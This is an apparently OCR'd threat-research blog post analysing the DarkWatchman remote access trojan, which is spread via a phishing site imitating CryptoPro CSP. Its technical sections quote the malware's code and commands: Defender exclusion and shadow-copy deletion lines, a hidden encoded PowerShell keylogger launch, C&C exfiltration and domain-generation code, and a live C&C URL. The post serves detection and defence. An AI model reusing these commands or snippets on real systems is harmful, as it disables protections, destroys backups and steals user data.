
Sophisticated DarkWatchMan RAT Spreads Through Phishing Sites

cyble.com/blog/sophisticated-darkwatchman-rat-spreads-through-phishing-sites/

May 5, 2023



Malware Evades Detection by Lurking in Windows Registry

Phishing attacks pose an ongoing and widespread danger to both individuals and organizations. To trick users into divulging sensitive information like passwords and credit card details, Threat Actors (TAs) employ various tactics, including phishing websites. Attackers often use these fraudulent websites to distribute their malicious software, taking advantage of users' trust in legitimate-looking sites.

Recently, Cyble Research and Intelligence Labs (CRIL) have identified a phishing website that imitated a renowned Russian website, CryptoPro CSP. TAs were using this website to distribute DarkWatchman malware.

DarkWatchman was first detected in 2021, with the primary targets being Russian users. DarkWatchman is a Remote Access Trojan (RAT) type that enables attackers to gain remote control over compromised systems and extract sensitive data. Its malicious capabilities include capturing keystrokes, clipboard data, and system information. Notably, DarkWatchman avoids writing the captured data to disk and instead stores it in the registry, thereby minimizing the risk of detection.

On the phishing website *hxxps[:]//cryptopro-download[.]one,* users are presented with the option to download a malicious file called "CSPSetup.rar." To access the contents of this file, a password is provided for extraction.

The figure displayed below depicts the phishing website.

Figure 1 – Phishing Site

Upon extraction, the malicious archive includes two files, CSPSetup.exe, and readme.txt. If executed, CSPSetup.exe installs the DarkWatchman malware. The readme.txt file, which is written in Russian and included in the archive, implies that the malware specifically targets users in Russia.

The figure below shows the files inside the “CSPSetup.rar” archive.




Figure 2 – Extracted Files from the RAR archive

Technical Analysis

The file “CSPSetup.exe” (SHA 256: d439a3ce7353ef96cf3556abba1e5da77eac21fdba09d6a4aad42d1fc88c1e3c) is an SFX archive file.

More information about this file can be seen in the figure below.




Figure 3 – Static File details

Upon execution of CSPSetup.exe, the executable drops the DarkWatchman RAT in %temp% location named "*144039266",* which is a JavaScript file. Subsequently, it runs the JavaScript file with the following two commands in sequence via the command prompt.

> *C:\Windows\System32\cmd.exe" /c (start /MIN powershell.exe -NonI -W Hidden -Exec Bypass Add-MpPreference -ExclusionPath "C:") & (start /MIN wscript.exe /E:jscript 144039266 131 "C:\Users\User Profile\Desktop\CSP\CSPSetup.exe"*

The initial command initiates PowerShell to include the "C:\" drive as a path to exclusion for Windows Defender.

The second command uses Windows Script Host (wscript.exe) to execute the JavaScript file named "144039266", which uses two parameters, numeric value and path of the "CSPSetup.exe."

In addition, the CSPSetup.exe program drops a file called "291529489" in the same folder, which serves as an encrypted keylogger.

Entry Point

Once the JavaScript is launched successfully, the execution flow starts from this function, which is responsible for initializing global variables, installing a keylogger, and configuring the RAT.

The entry point function is depicted in the figure below.




Figure 4 – entry_point() function with 3 conditions to execute

The *entry_point()* function triggers three other functions such as *init_globals(),start_instance(),* and *install().*

- *init_globals()* – Initializes Global Variables
- *install()* – Responsible for deploying the RAT, keylogger, and wrapper file in the victim's machine.
- *start_instance()* – This is the main function of DarkWatchman RAT, which is responsible for executing various malicious activities, including keylogging and sending the user's data to the C&C server.

To proceed with the RAT installation, the *entry_point()* function evaluates three conditions:

- First, the JavaScript verifies that the command-line argument has a non-zero length and terminates if it is found to be empty. Otherwise, it will continue execution.
- Next, it checks whether the first parameter is a numeric value (in this case, it is "131").
- Finally, the script checks if the registry value *"HKEY_CURRENT_USER\Software\Microsoft\Windows\DWM\< uid + 0 >"* exists. If the key does not exist, it calls the *install*() function to launch the RAT, or the *start_instance()* function is executed.

The malware saves all its configuration and the keylogger file content in the above-mentioned registry key.

Init Global

This code block initializes a set of global variables that will be utilized throughout the entire execution of the RAT. These variables involve creating objects for performing operations on the Windows Shell, File System, Registry, WMI, and more, which can be shown in the figure below.

Figure 5 – JavaScript code for initializing global variables

The *init_globals()* function comprises two sub-functions, namely *get_uid()* and *is_admin(),* which are extensively used in other parts of JavaScript.

get_uid()

The purpose of the function called *get_uid()* is to obtain a unique identifier (UID) for the system currently in use. It does so by accessing a specific registry value: "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid".

It retrieves data from the registry value and returns the first eight characters in lowercase as the UID.

This UID with several alphanumeric combinations will be used as the registry value for the RAT operations. For example, the table below contains a few UIDs with their corresponding purpose.

UID	Purpose
uid+0	Installation
uid+h	Clear browser history
uid+1	Compiling keylogger
uid+z	Stop rat
uid+c	C&C server

Is_admin()

This function determines whether the user has administrative privileges on the system by creating a registry value "*HKEY_CLASSES_ROOT\WinNT\test*" and writing a value of 1 to it using the *RegWrite* method. It then checks if the value can be read using the *RegRead* method. If it is 1, it indicates that the user has written permissions and therefore confirms the administrative privileges.

If the value cannot be read or is not 1, the function returns false, indicating that the user does not have administrative privileges. The function ends by deleting the registry value using the *RegDelete* method.

The below figure shows the function code of *is_admin()*.

```
function is_admin() {
    var k = 'HKEY_CLASSES_ROOT\\WinNT\\test';
    try {
        wscript_shell.RegWrite(k, 1);
        if (wscript_shell.RegRead(k) == '1') {
            wscript_shell.RegDelete(k);
            return true;
        } else return false;
    } catch (e) {
        return false;
    }
}
```

Figure 6 – Function to check if the user has administrative privileges

After obtaining the necessary global variables and user permission information, the script proceeds to initiate the installation process of RAT on the victims' system.

Install

The function is responsible for deploying the DarkWatchman RAT and the keylogger on the system. The below figure shows the beginning code snippet of the *Install()* function.




Figure 7 – The beginning of the *install()* function

The first step of the function involves verifying whether the command line contains more than one parameter. If the condition is satisfied, the function then tries to remove the “CSPSetup.exe” file from the system.

Afterward, the script verifies if the user has administrative privileges. If so, it runs a PowerShell command to add an exclusion path for Windows Defender, specifically excluding the *\appdata\local* folder from being scanned.

powershell.exe -NonI -W Hidden -Exec Bypass Add-MpPreference -ExclusionPath “‘ + f.Self.Path + ‘”‘, 0, false

Next, the JavaScript file generates a filename by combining the unique identifier “uid” with the string “0.js” and creates a copy of itself in the below location.

“C:\\Users\\User Profile\\AppData\\Local\\5d202e6e0.js”

If the copying of the file is successful, the script then proceeds to create a task scheduler entry in the system that will run the copied script every time the system starts up.

The figure below shows the Task Scheduler entry created by the DarkWatchman RAT.




Figure 8 – Establishing Persistence Using Task Scheduler

The remaining code within the *install*() function is shown in the figure below.

```
            keylogger_to_registry(f.Self.Path);
            cfg_set_param(uid + 0, 1);
            StartProcessViaWmi(ws_path + ' "' + installed_filename + '" ' + add_key);
        }
        register_dynwrapx(f.Self.Path);
        if (admin) reset_restore_points();
    }
  }
  wscript_shell.Popup('Unexpected end of file.', 30, 'Error', 4096);
}
```

Figure 9 – Remaining Code of the *install()* function

The following section of the function checks for the existence of an encoded keylogger file called "291529489" in the %temp% directory. If the file exists, the function reads its contents and removes the file from the disk as shown in the figure below.




Figure 10 – Function Removes Keylogger file and saves the content into Registry

After deleting the file "291529489", The JavaScript file proceeds to write the content of the encrypted file to the registry as Base64 encoded data. To accomplish this, the script extracts a 4-byte key from the first 8 characters of the input string and XORs the remaining characters of the string with the key to obtain the data.

Finally, the decrypted Base64 encoded data is saved to the registry with the registry value of "uid+1", as shown in the below figure.




Figure 11 – RAT decrypts the keylogger code and stores it in the registry

Then, the RAT proceeds to execute the newly copied JS file by passing the below command-line argument through the Windows Management Instrumentation (WMI) service.

"C:\\Windows\\SysWOW64\\wscript.exe \"C:\\Users\\User Profile\\AppData\\Local\\5d202e6e0.js\" 131"

Next, the function registers the "dynwrapx.dll" library by copying it to the %temp% directory and running the "regsvr32.exe" command with the "/i" and "/s" flags to install the library silently.

The image below shows the code for launching the wrapper file.

```
function register_dynwrapx(dst_dir) {
    cfg_set_param(uid + '00', 0);
    var fn = self_dir + 'dynwrapx.dll';
    if (fso.FileExists(fn)) {
        if (dst_dir) {
            var fn2 = dst_dir + '\\dynwrapx.dll';
            if (move_file(fn, fn2)) fn = fn2;
        }
        wscript_shell.Run('regsvr32.exe /i /s "' + fn + '"', 0, false);
    }
}
```

Figure 12 – Launching wrapper file

Furthermore, the RAT executes a system command to delete all the restore points on the computer silently using the "vssadmin.exe":

wscript_shell.Run('vssadmin.exe Delete Shadows /All /Quiet', 2, false);

The final step is a popup message box with the text "Unexpected end of the file." The popup will be displayed for 30 seconds with the title "Error".

Start Instance

The *start_instance()* function is an essential part of the DarkWatchman RAT script, as it performs a set of standard operations every time the RAT runs.

The figure below shows the code snippet of the *start_instance()* function.

```
function start_instance() {
    var auto_js = cfg_get_param(uid + 'v');
1   if ((auto_js != false) && (auto_js != '')) {
        try {
            var res = eval(expand_subst(auto_js));
            if ((typeof res == 'undefined') && (typeof autostart_js_activate !== 'undefined')) res = autostart_js_activate();
        } catch (e) {}
    }
    start_keylogger(); 2
3   srv_url = get_actually_url();
    srv_send_info(); 4
    WScript.Sleep(60000);
```

Figure 13 – start_instance() function

The script performs the following actions:

The RAT checks whether an autostart JavaScript file exists in the system registry and executes it if found.

Then, it retrieves the converted keylogger code stored in the registry and passes it to PowerShell via the "StartProcessViaWMI" function to execute. The command line is as follows:

'powershell.exe -NoP -NonI -W Hidden -Exec Bypass -enc ' + Base64 Encode data (stored in the registry)

The keylogger records keystrokes, clipboard data, and smart card information in the registry to minimize the risk of detection. The keylogger in DarkWatchman does not have any direct communication with the Command-and-Control (C&C) server or write any data to the disk. Instead, it stores its captured data in the registry value that is used as a buffer.

The RAT regularly retrieves and clears the buffer before transmitting the collected keystrokes to the C&C server.

The figure below shows the captured clipboard content stored in the registry.




Figure 14 – Captured clipboard content stored in the registry

Next, the function attempts to connect to a C&C URL retrieved from the registry key uid + ‘c’.

The below figure shows the registry value containing the URL.




Figure 15 – Retrieving C&C url from the registry

If the C&C connection fails, it generates a new URL using the hardcoded domains, salt value, and zones that are present in the JavaScript file. The below image shows the list of seeded domains, salt values, and zones used by DarkWatchman RAT.

```
var url_prefix = 'http:/' + '/';
var url_zones = new Array('.cyou', '.shop', '.icu');
var url_suffix = '/index.php';
var default_salt = '4d5e2eb0';
var domains = new Array('ec311447', '9da3ecce', 'beb73561', '1ee79f0e', '4fad40dc', 'f8831f57',
'eeca47ca', '832db572', '6b02f7da', 'b8530e71', '6f5a23d4', '9fb2b319', '9a9a8b91', '5126a432',
'd5ac39cb', '6ec6f49c', 'b2a97b8f', '0f580158', '025ad916', 'a7590e40');
```

Figure 16 – C&C Server List

After that, the RAT collects the victim’s system information, such as operating system version, locale, computer name, username, domain role, and antivirus software. It then formats this information into a string and sends it to the C&C server. Then it goes into sleep mode for 60 seconds.

The below figure shows the data to be captured in the victim’s machine

```
var data = 'os=' + bin2hex(os_ver, 0) + '&cn=' + bin2hex(compname, 0) +
'&un=' + bin2hex(username) + '&b=' + time_bias + '&l=' + os_locale +
'&adm=' + adm + '&pd=' + part_of_domain + '&dr=' + domain_role + '&av=' +
bin2hex(avs, 0);
srv_send_data(2, 0, data, null, null);
```

Figure 17 – Data Exfiltration

The following are descriptions of the remaining the *start_instance()* function:

```
4  if (!cfg_param_exists(uid + 'h') && (get_os_uptime() < 600)) {
       clear_browsers_history(false);
       cfg_set_param(uid + 'h', 1);
   }
   while (true) {
5      try {
           if ((srv_connect_timeout = cfg_get_param(uid + 't')) == false) srv_connect_timeout = 300000;
           WScript.Sleep(srv_connect_timeout);
           if (cfg_param_exists(uid + 'z')) {
               cfg_delete_param(uid + 'j');
               WScript.Quit(0);
           }
           var res_data = cfg_get_param(uid + 'r');
           if (res_data !== false) {
               var i = res_data.indexOf('|');
               if (i > 0) srv_send_result(parseInt(res_data.substring(0, i)), res_data.substring(i + 1));
               else srv_send_result(0, res_data);
               cfg_delete_param(uid + 'r');
           }
           var js_code = cfg_get_param(uid + 'j');
           if (js_code !== false) {
               eval(expand_subst(js_code));
               cfg_delete_param(uid + 'j');
           }
           srv_send_keylog();  6
       } catch (e) {
           continue;
       }
   }
```

uid+ z -> STOP RAT

Figure 18 – Remaining code snippet of the *start_instance()* function

The RAT checks if the registry value with the name “uid + ‘h’ exists and if the system uptime is less than 600 seconds. If not, it terminates processes and deletes browsing history for web browsers such as Internet Explorer, Firefox, Chrome, and Yandex.

Once the browser history has been cleared successfully, the uid + ‘h’ registry value is updated to 1 to avoid repeating the process during the same session.

The following figure displays the updated registry key after clearing the browser history.

```
function srv_try_send_data(url, action, status, data, add_hdr_key, add_hdr_value) {
    try {
        win_http.Open('POST', url, false);
        win_http.SetRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
        win_http.SetRequestHeader('User-Agent', 'Mozilla/5.0(Windows NT 10.0; WOW64; Trident/7.0; rv:11.1)like Gecko');
        win_http.SetRequestHeader('X-Client-Id', uid);
        win_http.setRequestHeader('X-Client-Controller', action);
        win_http.setRequestHeader('X-Client-Ut', get_os_uptime());
        if (status != 0) win_http.setRequestHeader('X-Client-Status', status);
        if ((add_hdr_key) && (add_hdr_value)) win_http.setRequestHeader(add_hdr_key, add_hdr_value);
        win_http.Option(4) = 0x0100 + 0x0200 + 0x1000 + 0x2000;
        win_http.Option(9) = 0x0008 + 0x0020 + 0x0080;
        win_http.Send(data);
        return true;
    } catch (e) {}
    return false;
}
```

url	"http://ec311447.cyou/index.php"	View
action	3	
status	0	
data	"05-05-2023 05:20:22 [Solution1 ([redacted]) - [redacted] :: ...	View
add_hdr_key	null	
add_hdr_value	null	
e	undefined	

Figure 19 – C&C communication

The loop checks the existence of registry values such as uid + ‘t’ and uid +’z’.

If the registry key contains uid+'z', the script will terminate, and the RAT operation will be stopped. If the registry key contains uid + 't', it sleeps for 300,000 milliseconds (5 minutes) before reconnecting to the server.

After gathering the captured stolen information, the RAT sends it to the C&C server.

The code and the corresponding values sent to the server are displayed in the figure below.




Figure 19 – C&C communication

Conclusion

DarkWatchman RAT showcases a new spreading technique through phishing sites, indicating that TAs are constantly innovating and using new methods to compromise systems. With the rise in the number of DarkWatchman samples being detected in the wild, the malware may be increasingly used in future cyberattacks.

Furthermore, using the Windows Registry as a storage mechanism for fileless malware is noteworthy, as it can evade detection by traditional antivirus software that relies on scanning files. DarkWatchman's keylogger is an example of such fileless malware to avoid detection.

Cyble Research and Intelligence Labs continue to monitor the activity of DarkWatchman RAT and other malware and will provide timely updates to our readers.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

Safety Measures Needed to Prevent Malware Attacks

- Do not open suspicious links in emails
- Do not download the software from untrusted sources
- Use a reputed antivirus and Internet security software package on your connected devices, including PC, laptop, and mobile
- Refrain from opening untrusted links and email attachments without verifying their authenticity

Users Should Take the Following Steps After the Malware Attack

- Detach infected devices on the same network
- Disconnect external storage devices if connected
- Inspect system logs for suspicious events

Impact And Cruciality of Malware

- Additional malware can be dropped into the system
- Infected systems could attack other systems
- Loss of valuable data
- Loss of the organization's reputation and integrity
- Loss of the organization's sensitive business information
- Disruption in organization operation
- Monetary loss

MITRE ATT&CK® Techniques

Tactic	**Technique ID**	**Technique Name**
Initial Access	T1566	Phishing
Execution	T1059 T1204 T1218 T1059	Command and Scripting Interpreter User Execution Regsvr32 PowerShell
Defense Evasion	T1140 T1564	Deobfuscate/Decode Files or Information Hidden Window
Persistence	T1053	Scheduled Task/Job
Discovery	T1012 T1087 T1082	Query Registry Account Discovery System Information Discovery
Input Capture	T1056/001	Input Capture: Keylogging
Command and Control	T1071	Application Layer Protocol

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
4e38b7519bf7b482f10e36fb3e000cc2fcbf058730f6b9598a6a7ba5543766d4 bb91d5234f37905f4830061331beab99e51206e7 2edf05f2130d4e12599dc44ff8bfc892	Sha256 Sha1 Md5	.rar file
